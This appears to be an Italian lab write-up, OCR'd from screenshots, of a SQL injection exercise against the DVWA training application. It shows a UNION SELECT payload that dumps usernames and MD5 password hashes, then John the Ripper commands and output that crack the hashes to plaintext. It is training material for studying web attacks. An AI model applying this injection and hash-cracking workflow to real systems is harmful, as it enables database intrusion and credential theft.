



Vulnerability: SQL Injection

User ID:

```
ID: ' UNION SELECT user,password FROM dvwa.users --
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' UNION SELECT user,password FROM dvwa.users --
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: ' UNION SELECT user,password FROM dvwa.users --
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' UNION SELECT user,password FROM dvwa.users --
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION SELECT user,password FROM dvwa.users --
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

Il tool che utilizziamo per fare il cracking delle password trovate in hash è John the Ripper. Il tool inizia utilizzando la codifica predefinita (UTF-8) e carica 5 hash di password da decifrare



```
┌──(kali㉿kali)-[~]
└─$ john --format=raw-md5 password.txt
Using default input encoding: UTF-8
Loaded 5 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8×3])
Warning: no OpenMP support for this hash type, consider --fork=2
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
password         (?)
password         (?)
abc123           (?)
letmein          (?)
Proceeding with incremental:ASCII
charley          (?)
5g 0:00:00:00 DONE 3/3 (2024-08-20 14:22) 10.20g/s 363979p/s 363979c/s 367114C/s stevy13
..candake
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliab
ly
Session completed.

┌──(kali㉿kali)-[~]
└─$ cat ~/.john/john.pot
$dynamic_0$5f4dcc3b5aa765d61d8327deb882cf99:password
$dynamic_0$e99a18c428cb38d5f260853678922e03:abc123
$dynamic_0$0d107d09f5bbe40cade3de5c71e9e9b7:letmein
$dynamic_0$8d3533d75ae2c3966d7e0d4fcc69216b:charley
```

Inoltre, il comando `cat ~/.john/john.pot` mostra il contenuto del file in cui John the Ripper salva le password decifrate, confermando i risultati ottenuti